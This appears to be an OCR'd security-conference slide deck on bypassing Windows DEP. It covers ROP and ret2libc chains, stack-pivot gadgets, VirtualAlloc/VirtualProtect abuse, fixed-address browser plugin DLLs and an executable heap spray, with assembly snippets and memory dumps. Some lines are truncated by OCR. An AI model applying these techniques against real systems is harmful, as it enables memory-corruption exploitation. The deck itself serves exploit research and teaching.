INSOMNIA

Bypassing DEP is not new

Bypassing DEP is not new

- ‘ret2libc’ DEP bypass
- before DEP was even implemented natively in Windows

http://packetstormsecurity.org/0311-exploits/rpc!e

Released in 2003

- NtAllocateVirtualMemory()
- Memcpy()
- NtProtectVirtualMemory()

Still most public exploits do not bypass DEP

- Largely because of default desktop DEP settings
- Enable DEP will prevent the majority of public exploits

This is changing

- With the current release of methods and techniques

So... Does DEP Work?

DEP Recap

Data Execution Prevention

- Prevents the execution of code from pages of memory that are not explicitly marked as executable
- Enforced by hardware
- Attempts to run code from a non executable page result in a STATUS_ACCESS_VIOLATION exception

What does it protect?

- DEP is always enabled for 64-bit native programs.
- Configuration specifies if DEP is enabled for 32-bit programs.

DEP Modes

Opt-In

- Process must explicitly de enabled DEP

Opt-Out


- Every process is protected explicitly decides to disabl

Always On

- All process are always pro and can’t be disabled

Always Off

- Disable DEP for everything



Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

● Turn on DEP for essential Windows programs and services only

○ Turn on DEP for all programs and services except those I select:

Your computer's processor supports hardware-based DEP.

Memory Protection Mechanisms

	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0
GS					
stack cookies	yes	yes	yes	yes	yes
variable reordering	yes	yes	yes	yes	yes
#pragma strict_gs_check	no	no	no	yes [1]	yes [1]
SafeSEH					
SEH handler validation	yes	yes	yes	yes	yes
SEH chain validation	no	no	no	yes [2]	yes
Heap protection					
safe unlinking	yes	yes	yes	yes	yes
safe lookaside lists	no	no	yes	yes	yes
heap metadata cookies	yes	yes	yes	yes	yes
heap metadata encryption	no	no	yes	yes	yes
DEP					
NX support	yes	yes	yes	yes	yes
permanent DEP	no	no	no	yes	yes
OptOut mode by default	no	yes	no	no	yes
ASLR					
PEB, TEB	yes	yes	yes	yes	yes
heap	no	no	yes	yes	yes
stack	no	no	yes	yes	yes
images	no	no	yes	yes	yes

[1] only some components, most notably the AVI and PNG parsers

[2] undocumented, disabled by default

Alexander Sotirov
Mark Dowd

DEP Protection Mechanisms

	XP SP2, SP3	2003 SP1, SP2	Vista SP0	Vista SP1	2008 SP0	Win7 SP0
DEP Support	yes	yes	yes	yes	yes	yes
Permanent DEP	no	no	no	yes	yes	yes
Default OptOut	no	yes	no	no	yes	no
Default AlwaysOn	no	no	no	no		

That's a lot of no

SetProcessDEPPolicy(PROCESS_DEP_ENABLE)

	IE 7	IE 8	FF 3	Safari 5
Permanent DEP	no	yes	yes	yes

Opting In/Out

/NXCOMPAT

- Linker option use to specify that this process wants DEP

SetProcessDEPPolicy()

- Called by process to Opt In/Out and set permanent DEP

Disable DEP vs Bypass DEP

Disable DEP

- Essentially this is Opt Out for a process

NtSetInformationProcess()

- Skape and Skywing ret-to-libc to deactivate DEP

```
NtSetInformationProcess(
            NtCurrentProcess(), //
(HANDLE)-1
            ProcessExecuteFlags, //
0x22
            &ExecuteFlags, // ptr to 0x2
            sizeof(ExecuteFlags)); // 0x4
```

SetProcessDEPPolicy()

- On XP SP3 and later

Will not work against

- /AlwaysOn
- Permanent DEP

From Now On Lets Just Assume /AlwaysOn Permanent DEP Is Enabled

Disable DEP vs Bypass DEP

Bypass DEP

- Allocate executable memory to contain shellcode

Various very clever browser attacks

Attack	Defense
.Net User Control DEP Bypass	Internet Explorer 8
Actionscript Heap Spray	Flash 10 (DEP/ASLR)
Java Heap Spray	No longer RWX
JIT-Spray	Flash 10.1. pages with code are encrypted


Bypass DEP

Bypass DEP with ret2libc

- Use executable instructions from the application
- Use executable instructions from other dlls
- Return Orientated Programming

Use the stack to control flow

- Function addr
- Parameters



STACK

...

RETURN ADDRESS1

PARAM1

PARAM2

RETURN ADDRESS2

Overwrite RET directly

Bypass DEP

EIP through SEH overwrite

- Well known technique
- No more pop,pop, ret
- Other pointers to SEH record


ESP	+8	+14	+1C	+2C	+44	+50
EBP	+C	+24	+30	-04	-0C	-18

Poi

```
ADD ESP,###
RETN
```

Reference SEH record

```
MOV ECX,
[EBP+0C]
CALL [ECX]
```



Bypass DEP

EIP through vTable overwrite

- Common in browser exploits

Application function call


```
MOV EAX,[ESI]
CALL EAX
```

ESI points to vTable

Need to control the stack

```
PUSH ECX
POP ESP
RETN
```

Exploit points vTable to here



Controlling The Stack

Now we are in control of the stack

- Controls execution flow into existing code blocks
- Not executing the shellcode

Find out where we are

- Need to know our ESP address

```
PUSH ESP
POP EAX
RETN
```

Load ESP directly

```
MOV ECX,DWORD PTR FS:[0]
..
RETN
```

Load ESP indirectly via SEH

DEP Bypass

The easy way

- Use LoadLibrary() to retrieve DLL over webdav/smb
- DLL is loaded into memory and executed
- N mory protection changes re

Return to here

Points to our string

```
LEA EAX,DWORD PTR SS:[ESP+40]
PUSH EAX
CALL DWORD PTR DS:
[<&KERNEL32.LoadLibrary>]
```

Calls LoadLibraryA()

Alloc, Copy, Execute

Create an executable heap to use

- HeapCreate(HEAP_CREATE_ENABLE_EXECUTE)
- HeapAlloc()
- Memcpy
- Return to buffer

Allocate executable memory

- VirtualAlloc(PAGE_EXECUTE_READWRITE)
- Memcpy
- Ret to buffer

Memory Protection Attacks

VirtualAlloc(PAGE_EXECUTE_READWRITE)

- Can be passed a preferred address
- This can point to existing memory
- Memory protection of existing memory changed

VirtualProtect(PAGE_EXECUTE_READWRITE)

- Pass the address of payload
- Update to make memory executable
- Execute it

Other Attacks

WriteProcessMemory()

- Write payload to existing executable memory
- Can be at the end of WriteProcessMemory()
- Payload executed

Others

- CreateFileMapping()
- System()
- WinExec()

So... Does DEP Work?

ASLR In Browsers

ROP requires known addresses

- ASLR is a problem, only if it is enabled for everything

Firefox 3.6.3

OS	DLL	Address?
Vista	Nspr4.dll 4.8.3	0x10000000
Windows 7	Nspr4.dll 4.8.3	0x10000000

Safari 5

OS	DLL	Address?
Vista	libdispatch.dll 1.109..4.1	0x10000000
Windows 7	libdispatch.dll 1.109..4.1	0x10000000

3rd Party Components

Shockwave anyone

Browser	OS	DLL	Address?
IE 7	Vista	DIRAPI.dll 11.5.7r609	0x68000000
		IML32.dll 11.5.7r609	0x69000000
		SWDir.dll 11.5.7r609	0x69200000
IE8	Windows 7	DIRAPI.dll 11.5.7r609	0x68000000
		IML32.dll 11.5.7r609	0x69000000
		SWDir.dll 11.5.7r609	0x69200000

Java perhaps

Browser	OS	DLL	Address?
IE 7	Vista	deployJava1.dll	0x10000000
		MSVCR71.dll 7.10.3052.4	0x7c340000
IE8	Windows 7	deployJava1.dll	0x10000000
		MSVCR71.dll 7.10.3052.4	0x7c340000

ASLR

ROP needs only one address

- Can use LoadLibrary() to load other DLLS
- Can use lookups to reference other DLLS

```
MOV DWORD PTR DS:[ESI],EDI
PUSH ESI
CALL DW
[<&KER
```

```
MOV DWORD PTR DS:[ESI],EDI
PUSH ESI
CALL DWORD PTR DS:[6F62C8]
```

Pointer to function inside Kernel32

Default Heap Memory Protection

Heap structure flag

These Flags hold settings such as isDebug, Exception Raising, and Executable Heap

Heap Management		
Address	Value	Description
00360000		Base Address
0036000C	00000002	Flags

BASE+0x40 on Windows 7

HeapCreate()

Heap Flags		
Name	Value	Description
HEAP_CREATE_ENABLE_EXECUTE	0x00040000	All memory blocks that are allocated from this heap allow code execution
HEAP_GENERATE_EXCEPTIONS	0x00000004	Raise an exception to indicate failure
HEAP_NO_SERIALIZE	0x00000001	Serialized access is not used

Default Heap Memory Protection

Heap is extended to accommodate an allocation request

```
7C833C50 MOV EAX,DWORD PTR DS:[EAX+C]
7C833C53 AND EAX,40000
7C833C58 NEG EAX
7C833C5A SBB EAX,EAX
7C833C5C AND EAX,3C
7C833C5F ADD EAX,4
7C833C62 PUSH EAX
7C833C63 PUSH 1000
7C833C68 PUSH EBX
7C833C69 PUSH 0
7C833C6B LEA EAX,DWORD PTR SS:[EBP+14]
7C833C6E PUSH EAX
7C833C6F PUSH -1
7C833C71 CALL ntdll.ZwAllocateVirtualMemory
```


Load flags from heap base

Push flag for use in allocation

If The Flag Can Be Manipulated, It Can Lead To An Executable Heap Allocation

Executable Heap Spray

Before flag change



```
Memory map
Address  Size     Owner Section Contains    Type Access   Initial Mapped as
06112000 0000E000               stack of th Priv RW  Gua: RW
06120000 00081000                           Priv RW       RW
061B0000 00081000                           Priv RW       RW
06240000 00081000                           Priv RW       RW
062D0000 00081000                           Priv RW       RW
06360000 00081000                           Priv RW       RW
063F0000 00081000                           Priv RW       RW
06480000 00081000                           Priv RW       RW
06510000 00081000                           Priv RW       RW
065A0000 00081000                           Priv RW       RW
06630000 00081000                           Priv RW       RW
066C0000 00081000                           Priv RW       RW
06750000 00081000                           Priv RW       RW
067E0000 00081000                           Priv RW       RW
06870000 00081000                           Priv RW       RW
06900000 00081000                           Priv RW       RW
06990000 00081000                           Priv RW       RW
06A20000 00081000                           Priv RW       RW
06AB0000 00081000                           Priv RW       RW
06B40000 00081000                           Priv RW       RW
06BD0000 00081000                           Priv RW       RW
06C60000 00081000                           Priv RW       RW
06CF0000 00081000                           Priv RW       RW
06D80000 00081000                           Priv RW       RW
06E10000 00081000                           Priv RW       RW
06EA0000 00081000                           Priv RW       RW
06F30000 00081000                           Priv RW       R
06FC0000 00081000                           Priv RW       R
07050000 00081000                           Priv RW       R
070E0000 00081000                           Priv RW       R
07170000 00081000                           Priv RW       R
07200000 00081000                           Priv RW       R
07290000 00081000                           Priv RW       R
07320000 00081000                           Priv RW       R
073B0000 00081000                           Priv RW       R
07440000 00081000                           Priv RW       R
074D0000 00081000                           Priv RW       R
07560000 00081000                           Priv RW       R
075F0000 00081000                           Priv RW       R
07680000 00081000                           Priv RW       R
07710000 00081000                           Priv RW       R
077A0000 00081000                           Priv RW       R
07830000 00081000                           Priv RW       R
078C0000 00081000                           Priv RW       R
07950000 00081000                           Priv RW       R
```


```
Dump - 06EA0000..06F20FFF
06EA0000 00 00 F3 06 00 00 E1 06 00 00 00 00 00 00
06EA0010 00 10 08 00 00 10 08 00 78 0A BB 80 00 00
06EA0020 4A 01 08 00 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0030 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0040 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0050 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0060 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0070 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0080 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0090 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00A0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00B0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00C0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00D0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00E0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA00F0 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0100 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0110 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0120 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0130 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0140 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0150 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
```

Heap Management

Address	Value
00360000	
0036000C	00000002

Executable Heap Spray

After flag change



```
Address  Size     Owner  Section  Contains    Type Access    Initial Mapped as
06112000 0000E000                 stack of th: Priv RW   Gua: RW
06120000 00081000                              Priv RWE       RWE
061B0000 00081000                              Priv RWE       RWE
06240000 00081000                              Priv RWE       RWE
062D0000 00081000                              Priv RWE       RWE
06360000 00081000                              Priv RWE       RWE
063F0000 00081000                              Priv RWE       RWE
06480000 00081000                              Priv RWE       RWE
06510000 00081000                              Priv RWE       RWE
065A0000 00081000                              Priv RWE       RWE
06630000 00081000                              Priv RWE       RWE
066C0000 00081000                              Priv RWE       RWE
06750000 00081000                              Priv RWE       RWE
067E0000 00081000                              Priv RWE       RWE
06870000 00081000                              Priv RWE       RWE
06900000 00081000                              Priv RWE       RWE
06990000 00081000                              Priv RWE       RWE
06A20000 00081000                              Priv RWE       RWE
06AB0000 00081000                              Priv RWE       RWE
06B40000 00081000                              Priv RWE       RWE
06BD0000 00081000                              Priv RWE       RWE
06C60000 00081000                              Priv RWE       RWE
06CF0000 00081000                              Priv RWE       RWE
06D80000 00081000                              Priv RWE       RWE
06E10000 00081000                              Priv RWE       RWE
06EA0000 00081000                              Priv RWE       RWE
06F30000 00081000                              Priv RWE       R
06FC0000 00081000                              Priv RWE       R
07050000 00081000                              Priv RWE       R
070E0000 00081000                              Priv RWE       R
07170000 00081000                              Priv RWE       R
07200000 00081000                              Priv RWE       R
07290000 00081000                              Priv RWE       R
07320000 00081000                              Priv RWE       R
073B0000 00081000                              Priv RWE       R
07440000 00081000                              Priv RWE       R
074D0000 00081000                              Priv RWE       R
07560000 00081000                              Priv RWE       R
075F0000 00081000                              Priv RWE       R
07680000 00081000                              Priv RWE       R
07710000 00081000                              Priv RWE       R
077A0000 00081000                              Priv RWE       R
07830000 00081000                              Priv RWE       R
078C0000 00081000                              Priv RWE       R
07950000 00081000                              Priv RWE       R
```

```
06EA0000 00 00 F3 06 00 00 E1 06 00 00 00 00 00 00
06EA0010 00 10 08 00 00 10 08 00 78 0A BB 80 00 00
06EA0020 4A 01 08 00 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0030 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
06EA0040 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D
